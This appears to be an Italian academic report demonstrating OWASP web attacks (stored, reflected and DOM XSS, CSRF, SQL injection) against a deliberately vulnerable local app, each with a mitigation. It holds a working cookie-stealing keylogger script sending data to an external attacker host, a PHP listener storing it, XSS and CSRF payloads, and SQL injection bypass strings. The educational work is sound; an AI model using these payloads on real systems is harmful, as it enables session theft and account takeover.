

# Capitolo 1

## Introduzione

Lo scopo di questo elaborato è studiare le principali vulnerabilità delle applicazioni web, con un occhio di riguardo alle vulnerabilità elencate nella OWASP Top 10 web application security risks [1]. Verranno presentati vari scenari di attacco, evidenziando le vulnerabilità riscontrate e possibili metodi di mitigazione dell'attacco. Il testbed utilizzato per lo studio delle vulnerabilità è stata la webapp "StiCast" [2] (d'ora in poi denominata `sticast_ko`), sviluppata per l'elaborato di applicazioni telematiche; tutti gli scenari di attacco presenti nell'elaborato saranno riproducibili su questa versione della webapp. Presentiamo infine un'ulteriore versione di StiCast resa "sicura" (d'ora in poi denominata `sticast_ok`) dalle vulnerabilità studiate, allo scopo di mostrare gli effetti della messa in sicurezza della webapp.

## 1.1 Deploy

Il deploy del sistema può essere effettuato tramite container Docker. È necessario innanzitutto scaricare i file di progetto e configurazione:

```
git clone
```

eseguire il comando:

```
docker-compose up
```

Dopodichè le due versioni di StiCast saranno disponibili ai seguenti URL:

- [http://localhost:8080/sticast\\_ko](http://localhost:8080/sticast_ko) (versione vulnerabile)
- [https://localhost:8443/sticast\\_ok](https://localhost:8443/sticast_ok) (versione "sicura")

# Capitolo 2

## XSS

Il Cross-site Scripting (**XSS**) è una vulnerabilità dei siti web in cui un attaccante utilizza un'applicazione web per inviare codici malevoli, generalmente sotto forma di script, al fine di raccogliere, manipolare e reindirizzare informazioni riservate di utenti ignari. Il browser dell'utente non ha modo di valutare se lo script sia dannoso o meno e lo eseguirà consentendo a quest'ultimo l'accesso a qualsiasi informazione non protetta conservata dal browser (ad esempio cookie, token di sessione, ecc). Gli attacchi XSS possono essere generalmente classificati in: **stored**, **reflected** ed il meno noto **DOM Based**.

Gli attori coinvolti negli scenari di attacco XSS sono i seguenti:

1. Il **sito web** (sticast\_ko) fornisce le pagine HTML richieste dagli utenti. In tutti i nostri scenari il sito web si trova al seguente URL: `http://localhost:8080/sticast_ko`;
  - (a) Il **database** del sito web memorizza tutte le informazioni

## 2.1. XSS STORED

---

relative ad utenti e contenuti fruibili da quest'ultimi;


2. La **vittima** è un utente legittimo che, ignaro delle vulnerabilità presenti sul sito web, naviga su quest'ultimo richiedendo pagine HTML tramite il suo browser;
3. L'**attaccante** è un utente malevolo il cui scopo è sfruttare le vulnerabilità XSS del sito web per ottenere le informazioni sensibili della vittima;
  - (a) Il **server dell'attaccante** è un web server sotto il controllo dell'attaccante con unico scopo quello di rubare e memorizzare le informazioni sensibili della vittima. In tutti i nostri scenari si trova all'URL: `http://dragoonpg.altervista.org`.

## 2.1 XSS stored

La vulnerabilità di tipo stored (o persistente) è la variante più dannosa [3], in quanto gli script malevoli vengono salvati direttamente sul server e quindi potenzialmente eseguibili da tutti gli utenti del sistema. Ad esempio, supponiamo di avere un blog oppure una pagina di commenti nel nostro sito, si può facilmente attuare questo attacco andando a scrivere un commento contenente codice malevolo. Quando l'utente legittimo carica la pagina con il commento, lo script verrà mandato in esecuzione rubando le informazioni sensibili della vittima e inviandole all'attaccante.

### 2.1.1 Scenario di attacco

In questo scenario, l'attaccante ha bisogno di due file: un file javascript (**maliscript.js**) e un file php (**listener.php**) [4], entrambi hostati sul server dell'attaccante. Il contenuto del file maliscript.js è il seguente:



```
var url = 'http://dragoonpg.altervista.org/listener.php?c=';
var keys=[];
var cookie = document.cookie;

document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}

new Image().src = url+cookie+'    Text:  ';

window.setInterval(function(){
    if(keys.length>0) {
        new Image().src = url+keys;
        keys = [];
    }
}, 1000);
```

**Fig. 1:** maliscript.js

Tale script, oltre a rubare i cookie di sessione, installa anche un keylogger atto a loggare tutto ciò che l'utente scriverà sulla tastiera; dopodichè i dati verranno inviati direttamente al server web dell'attaccante, specificato nella variabile url.

Il file php **listener.php** è un listener che intercetta tutte le richieste HTTP a lui inviate, estrae il contenuto di tali richieste e lo salva su un file di testo (data.txt). Il codice del file listener.php è il seguente:

## 2.1. XSS STORED

---



```
<html>
<?php
    $file = 'data.txt';

    if(isset($_REQUEST['c']) && !empty($_REQUEST['c']))
        file_put_contents($file, $_REQUEST['c'], FILE_APPEND);
?>
</html>
```


**Fig. 2:** listener.php

L'attaccante, agendo come un utente normale, naviga le pagine del sito web in cerca di una potenziale vulnerabilità da sfruttare. In particolare, naviga fino all'URL `http://localhost:8080/sticast_ko/question?id=7` e nota che è possibile postare dei commenti tramite una textbox. L'attaccante, a questo punto, prova a postare come commento una stringa malevola:

```
1 I wish he had a 100% chance of going to jail.<script
    src="http://dragoonpg.altervista.org/malascript.js"> </script>
```

---

## 2.1. XSS STORED



**Fig. 3:** Scenario di attacco XSS Stored

Se tutto andrà a buon fine per l'attaccante, il commento contenente la stringa malevola verrà salvato in modo permanente all'interno del database del sito web. Un utente normale visita la pagina [http://localhost:8080/sticast\\_ko/question?id=7](http://localhost:8080/sticast_ko/question?id=7), il sito web prepara la risposta HTTP includendo anche la stringa malevola dal database e la invia alla vittima; lo script malevolo viene eseguito dal browser dell'utente legittimo e l'attacco è portato a termine.

## 2.1. XSS STORED




Fig. 4: Scenario di attacco XSS Stored dietro le quinte

Come si può osservare, tutte le informazioni verranno salvate sul file data.txt sul server dell'attaccante composto dalla prima parte dal cookie di sessione seguito dal testo digitato dall'utente.

**JSESSIONID=585CE2249051A561091CF6215A0C1036 Text:my comment**

### 2.1.2 Mitigazione dell'attacco

Questo attacco risulta estremamente semplice da attuare, per tale motivo dobbiamo optare delle contromisure per mitigare tale vulnerabilità. La soluzione più drastica consiste nel disabilitare gli script



## 2.1. XSS STORED

---

lato client. Questa soluzione però non è ovviamente praticabile, in quanto molti siti web fanno largo uso di script leciti per il proprio sito web.

Una prima soluzione semplice ed estremamente efficace per mitigare il cookie stealing è quello di abilitare il flag `HttpOnly` all'interno dei cookie (da noi disabilitati nella configurazione di tomcat poichè dalla versione 6.x in poi è abilitato di default) in modo da renderli inaccessibili da javascript. Questa soluzione evita solo il cookie stealing ma non l'inserimento del keylogger.

Per evitare l'inserimento di codice malevolo il metodo maggiormente consigliato è quello di effettuare una convalida dell'input non attendibile facendo una sanificazione dell'HTML [5]. Stesso OWASP mette a disposizione una libreria [6] per effettuare la sanificazione dell'HTML. In tal modo le stringhe malevole verranno automaticamente filtrate.

```
public int saveCommentInDB(Integer question_id, Integer account_id , String text) {
    Timestamp timestamp = new Timestamp(System.currentTimeMillis());

    PolicyFactory sanitizer = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS);
    String cleanResults = sanitizer.sanitize(text);
    String query = "INSERT INTO comment (question_id, account_id, text, timestamp)
VALUES('"+question_id+"','"+account_id+"','"+cleanResults+"','"+timestamp+"')";

    try {
        return DBConnectionManager.updateQuery(query);
    } catch (Exception ex) {
        ex.printStackTrace();
        return 0;
    }
}
```

**Fig. 5:** Sanificazione XSS

## 2.2 XSS Reflected

Gli attacchi XSS Reflected si verificano quando un sito web riceve dei dati in una richiesta HTTP e include tali dati nella risposta in modo non sicuro [7] [8]. Generalmente, il dato ricevuto tramite richiesta HTTP dal sito web è un codice malevolo inserito da un attaccante nella query string di un URL.

Per distribuire il link malevolo, un attaccante generalmente lo incorpora in un'e-mail o in un sito web di terzi (ad esempio, in una sezione commenti o nei social media), spesso utilizzando strumenti di URL shortner, sollecitando l'utente a fare click su di esso per eseguire l'attacco. Quando un utente clicca sul link, partirà una richiesta HTTP al sito web, il quale includerà nella risposta HTTP il codice malevolo.

Questo attacco differisce da un attacco XSS persistente in quanto il codice malevolo non è memorizzato nel database del sito web, ma il codice malevolo verrà semplicemente "riflesso" dal server nella risposta inviata all'utente legittimo.

### 2.2.1 Scenario di attacco

Vengono utilizzati gli stessi strumenti dello scenario precedente (XSS stored) per portare a termine l'attacco (file maliscript.js e listener.php). L'attaccante crea un URL contenente la stringa malevola all'interno della query string e lo invia come link alla vittima. L'URL inviato alla vittima è il seguente:

```
1 http://localhost:8080/sticast_ko/questions?category=<script  
   src="http://dragonpg.altervista.org/maliscript.js"></script>
```

---

## 2.3. DOM-BASED XSS

---

La vittima ingenuamente clicca sul link, scatenando una richiesta HTTP GET che richiede la risorsa presente nella query string dell'URL. Il sito web, non eseguendo un controllo sull'ingresso, genera una pagina di risposta per il valore ricevuto, includendo nella risposta HTTP il codice HTML contenente lo script malevolo che verrà eseguito dal browser, portando a termine l'attacco.

### 2.2.2 Mitigazione dell'attacco

Sul lato server si applicano le stesse mitigazioni menzionate nella pagina XSS stored, in particolare i dati di input degli utenti devono essere sanificati per impedire l'esecuzione di codici malevoli quando vengono rispediti ai client. Sul lato client, poichè il metodo XSS reflected richiede che l'utente faccia clic su un collegamento manipolato, bisogna fare estremamente attenzione ai collegamenti sospetti trovati in:

1. E-mail ricevute da mittenti sconosciuti
2. Sezione dei commenti di un sito web
3. Feed dei social media di utenti sconosciuti

## 2.3 DOM-based XSS

Le vulnerabilità DOM-based XSS si verificano quando un sito contiene JavaScript che accetta in ingresso un valore potenzialmente controllabile da un attaccante, noto come source, e lo trasmette a una funzione pericolosa, nota come sink [9] [10]. Un esempio di source è l'oggetto `location.search` perchè legge l'input dalla query string, re-

### 2.3. DOM-BASED XSS

---

lativamente semplice da controllare per un attaccante. In generale, qualsiasi proprietà che può essere controllata dall'attaccante è una potenziale source. Un sink è una funzione JavaScript potenzialmente pericolosa o un oggetto DOM che può causare effetti indesiderati se gli vengono trasmessi dati controllati da un attaccante. Un esempio di sink HTML è `document.body.innerHTML` poichè potenzialmente consente a un attaccante di iniettare codice HTML dannoso ed eseguire codici JavaScript arbitrari.

Per fornire un attacco XSS basato su DOM, l'attaccante deve inserire i dati in una source in modo che vengano propagati a un sink che provocherà l'esecuzione di codice JavaScript. La source più comune per questo tipo di attacco è l'URL, a cui generalmente si accede con l'oggetto `window.location`. Analogamente al caso XSS reflected, un attaccante può creare un URL ad hoc inserendo una stringa malevola nella query string ed inviare il link ad una vittima per reindirizzarla su una pagina vulnerabile.

Negli esempi precedenti di attacchi XSS persistenti e riflessi, il server invia la stringa malevola nella risposta HTTP della vittima. Quando il browser della vittima riceve la risposta, presume che lo script dannoso faccia parte del contenuto legittimo della pagina e lo esegue automaticamente durante il caricamento della pagina come con qualsiasi altro script.

Nell'esempio di un attacco XSS basato su DOM, tuttavia, non viene inserito alcuno script dannoso nella risposta ma l'unico script che viene eseguito automaticamente durante il caricamento della pagina è il codice javascript legittimo del sito web. Il problema è che questo script legittimo utilizza in modo non sicuro direttamente l'in-

## 2.3. DOM-BASED XSS


---

put dell'utente per aggiungere codice HTML alla pagina. Dunque, un attaccante può inserire nella pagina una stringa dannosa utilizzando `innerHTML`, che verrà analizzata come HTML, avendo così la possibilità di eseguire script malevoli.

La differenza è sottile ma importante: Nell'XSS tradizionale, il JavaScript dannoso viene eseguito quando la pagina viene caricata, come parte dell'HTML inviato dal server. Nell'XSS basato su DOM, il JavaScript dannoso viene eseguito a un certo punto dopo che la pagina è stata caricata, come risultato del JavaScript legittimo della pagina che tratta l'input dell'utente in modo non sicuro.

### 2.3.1 Scenario di attacco

L'attaccante utilizza gli stessi strumenti utilizzati negli scenari precedenti per portare a termine l'attacco (file `maliscript.js` e `listener.php`). La prima cosa che fa è cercare potenziali vulnerabilità lato client nel codice HTML del sito web. All'interno di una pagina trova del codice vulnerabile:

A screenshot of a code editor with a dark blue background. At the top left, there are three colored circles (red, yellow, green) representing window control buttons. The code is written in a light green monospace font. It starts with a script tag, followed by a function definition, a document manipulation line, a variable assignment, an if-statement, and ends with a closing script tag.

```
<script>
function doSearchQuery(query) {
  document.getElementById('searchMessage').innerHTML = query;
}
var query = (new URLSearchParams(window.location.search)).get('category');
if(query) {
  doSearchQuery(query);
}
</script>
```

**Fig. 6:** Codice vulnerabile

## 2.3. DOM-BASED XSS

---

In particolare trova una source nell'oggetto `window.location.search`, ed una sink `innerHTML`. L'attaccante crea un URL contenente la stringa malevola all'interno della query string e lo invia come link alla vittima. L'URL inviato alla vittima è il seguente:

```
1 http://localhost:8080/sticast_ko/question?id=<img src=1
   onerror=http://dragoonpg.altervista.org/maliscrypt.js>
```

---

La vittima ingenuamente clicca sul link, scatenando una richiesta HTTP GET che richiede la risorsa presente nella query string dell'URL. Il sito Web riceve la richiesta HTTP, ma non include la stringa malevola nella risposta.

Il browser della vittima esegue lo script legittimo all'interno della risposta, facendo sì che lo script malevolo venga inserito a seguito della manipolazione del DOM del codice javascript legittimo. Viene dunque eseguito lo script malevolo inserito nella pagina e l'attacco va a buon fine.

### 2.3.2 Mitigazione dell'attacco

La mitigazione più semplice e maggiormente indicata è quella di utilizzare funzioni sicure come `innerText` o `textContent` e non `innerHTML` [11]. HTML5 specifica che un tag `<script>` inserito con `innerHTML` non deve essere eseguito, tuttavia come visto sopra, ci sono modi per eseguire JavaScript senza utilizzare gli elementi `<script>`, quindi c'è ancora un rischio per la sicurezza ogni volta che si utilizza `innerHTML` per impostare le stringhe su cui non si ha il controllo. Per tale motivo, si consiglia di non utilizzare `innerHTML` quando si inserisce testo normale ma invece usare `textContent` o `innerText`.

### 2.3. *DOM-BASED XSS*

---

In particolare `textContent` non analizza il contenuto passato come HTML, ma invece lo inserisce come testo non elaborato.

## Capitolo 3

# CSRF Attack

Il Cross-Site Request Forgery (CSRF) è uno degli attacchi all'integrità delle sessioni Web e consiste nell'inviare richieste autenticate a nome della vittima, abusando così dei suoi privilegi presso un servizio online. In una sessione Web, un utente si autentica presso un servizio fornendo le credenziali di accesso e ricevendo un insieme di cookie necessari a identificarlo in maniera univoca senza che questo si debba autenticare ad ogni richiesta. In particolare, i cookie associati vengono allegati automaticamente dal browser a tutte le richieste inviate al servizio.

L'obiettivo dell'attaccante è indurre inconsciamente la vittima a richiamare un URL opportunamente costruito che sarà accettato in funzione dei cookie memorizzati nel client: ovviamente l'attacco ha successo se l'utente non ha effettuato il logout. Lo scopo di questo attacco non è quello di ottenere informazioni sulla vittima, quanto quello di farle eseguire un'azione che avvantaggia l'attaccante come



### 3.1. SCENARIO DI ATTACCO

---

un trasferimento di denaro o la modifica di un password, ecc.

## 3.1 Scenario di attacco

Supponiamo che un'applicazione contenga una funzione che consente all'utente di modificare il proprio username, password, nome ed email. L'attaccante giunge sulla pagina che permette la modifica delle informazioni del profilo e controlla il sorgente HTML, notando nel sorgente un form per l'invio delle informazioni al server vulnerabile ad un attacco CSRF.

```
<form>
  <div class="form-group row">
    <label for="username" class="col-4 col-form-label">Username</label>
    <div class="col-8">
      <input id="username" name="newUsername" value="pippo" class="form-control here" type="text">
    </div>
  </div>
  <div class="form-group row">
    <label for="newpass" class="col-4 col-form-label">Password</label>
    <div class="col-8">
      <input id="pass" name="newPassword" value="pippo123" class="form-control here" type="text">
    </div>
  </div>
  <div class="form-group row">
    <label for="name" class="col-4 col-form-label">Name</label>
    <div class="col-8">
      <input id="name" name="newName" value="pippoizzo" class="form-control here" type="text">
    </div>
  </div>
  <div class="form-group row">
    <label for="email" class="col-4 col-form-label">Email</label>
    <div class="col-8">
      <input id="email" name="newEmail" value="pippo@pippo.it" class="form-control here" type="text">
    </div>
  </div>
  <div class="form-group row" style="margin-top: 25px;">
    <div class="offset-4 col-8">
      <button id="edit" class="btn btn-primary">Update Profile</button>
    </div>
  </div>
</form>
```

**Fig. 7:** Codice vulnerabile


Non essendo presente l'attributo "action" nel form, necessario per reindirizzare la richiesta verso il server, l'attaccante visiona il sor-

### 3.1. SCENARIO DI ATTACCO

---

gente contenente i codici javascript, trovando la funzione che effettua la richiesta contenente al suo interno l'URL: /sticast\_ko/profile. In particolare, quest'ultima è una funzione AJAX situato nel file index.js

L'attaccante a questo punto può costruire una pagina HTML contenente un form che effettua la richiesta di modifica del profilo con valori stabiliti da lui. Il codice della pagina malevola (cliccaqui.html) è il seguente:



```
<html>
<body>
  <form action="http://localhost:8080/sticast_ko/profile" method="POST">
    <input type="hidden" name="newUsername" value="hackerino" />
    <input type="hidden" name="newPassword" value="h4ck3d" />
    <input type="hidden" name="newName" value="topolino" />
    <input type="hidden" name="newEmail" value="hackerino@mail.com" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

**Fig. 8:** File cliccaqui.html

Dopodichè l'attaccante carica sul suo sito web la suddetta pagina e invia alla vittima il seguente link: <http://dragoonpg.altervista.org/cliccaqui.html>

Se un utente visita la pagina Web contenente il codice HTML malevolo dell'attaccante si verificherà quanto segue:

### 3.2. MITIGAZIONE DELL'ATTACCO

---

1. La pagina dell'attaccante attiverà una richiesta HTTP al sito Web vulnerabile.
2. Se l'utente ha effettuato l'accesso al sito Web vulnerabile, il browser includerà automaticamente il cookie di sessione nella richiesta.
3. Il sito Web vulnerabile elaborerà la richiesta nel modo normale cioè la tratterà come se fosse stata effettuata dall'utente legittimo e modificherà completamente il profilo dell'utente.

Questo è solo un semplice esempio di scenario, ma se si pensa a dei versamenti bancari si capisce che questo attacco è devastante ed estremamente semplice da applicare.

## 3.2 Mitigazione dell'attacco

Poichè i browser non offrono alcuna protezione contro tale vulnerabilità, i siti web sono costretti ad implementare appropriati meccanismi difensivi. Le possibili soluzioni, sono:

- **Utilizzo di un secondo fattore:** il suo impiego impedisce che un'operazione vada a buon fine a meno che non venga autorizzata su di un secondo canale, ad esempio tramite un tap sull'app dello smartphone, la digitazione di un OTP, un CAPTCHA, etc.
- **Attributo SameSite per i cookie di sessione:** Google ha introdotto tale attributo (impostando tale valore su Strict all'interno del cookie) per fare in modo che il sito non sia esposto

### 3.2. MITIGAZIONE DELL'ATTACCO

---

alle chiamate Cross-Site, così che il browser stesso individuerrebbe l'attacco e non passerebbe il cookie di sessione al server. Tuttavia tale soluzione ha lo svantaggio di non essere supportata da tutti i browser e quindi limitata a pochi.

- **Token di allineamento tra client e server:** il token di allineamento risulta essere un'ottima forma di mitigazione di questo attacco ed è una soluzione universale indipendente dal browser ed invisibile all'utente. Quest'ultima soluzione è stata quella da noi implementata.

Il sistema, all'atto del login dell'utente, memorizza un token di allineamento (csrftoken) nella sessione utente e lo invia all'utente come parametro di sessione all'interno della pagina di risposta. Tale token sarà fissato per tutta la durata della sessione, sarà lungo 64 caratteri alfanumerici casuali e soprattutto sarà unico (cioè non sarà possibile trovare due token identici per due sessioni utente differenti).

All'atto di una richiesta di modifica profilo da parte dell'utente, il token csrf verrà inviato al server insieme ai dati da modificare, dopodiché quest'ultimo provvederà alla comparazione con il token csrf memorizzato nella sessione utente se il confronto sarà positivo allora la richiesta sarà accettata.

Per inviare il token csrf dal client è stato aggiunto un ulteriore campo nascosto nel form che invia le informazioni da modificare, avente come valore il token stesso:

```
1 <input id="__csrf_token" name="csrftoken" value="" class="form-control  
   here" type="hidden">
```

---

### *3.2. MITIGAZIONE DELL'ATTACCO*

---

Cosa può fare l'utente per proteggersi da questa minaccia? Può sembrare banale ma l'azione più efficace è quella di effettuare il logout in modo tale da invalidare la sessione e cancellare i cookie, tuttavia non è sinonimo di sicurezza dato che è possibile che questo attacco sia messo in atto mentre ancora stiamo usufruendo del servizio.

## Capitolo 4

# SQL Injection

Un attacco SQL injection consiste nell'inserimento o "iniezione" di una query SQL tramite form di input dal client all'applicazione. Un exploit di SQL injection riuscito può leggere, modificare (operazioni CRUD), eseguire operazioni di amministrazione (come l'arresto del DBMS) e recuperare il contenuto di un dato file presente sul file system del database e in alcuni casi inviare comandi al sistema operativo.

Una vulnerabilità SQL injection può essere rilevata manualmente utilizzando un set sistematico di test su form di ingresso nell'applicazione:

- Invio del carattere di virgoletta singola ' e ricerca di errori o altre anomalie.
- Invio di una sintassi specifica di SQL e ricerca di errori o altre anomalie.

## 4.1. BYPASSING AUTHENTICATION

---

- Invio di condizioni booleane come `OR 1 = 1` e `OR 1 = 2` e ricerca delle differenze nelle risposte dell'applicazione.

La maggior parte delle SQL injection sorgono all'interno della clausola WHERE di una query SELECT, sebbene possono verificarsi anche nelle istruzioni di INSERT o UPDATE [12].

## 4.1 Bypassing Authentication

### 4.1.1 Autenticazione senza credenziali

Username	Password
'OR ''='	' OR ''='

Esempio di query risultante:

```
SELECT * FROM account WHERE username="" OR ""  
AND password="" OR ""
```

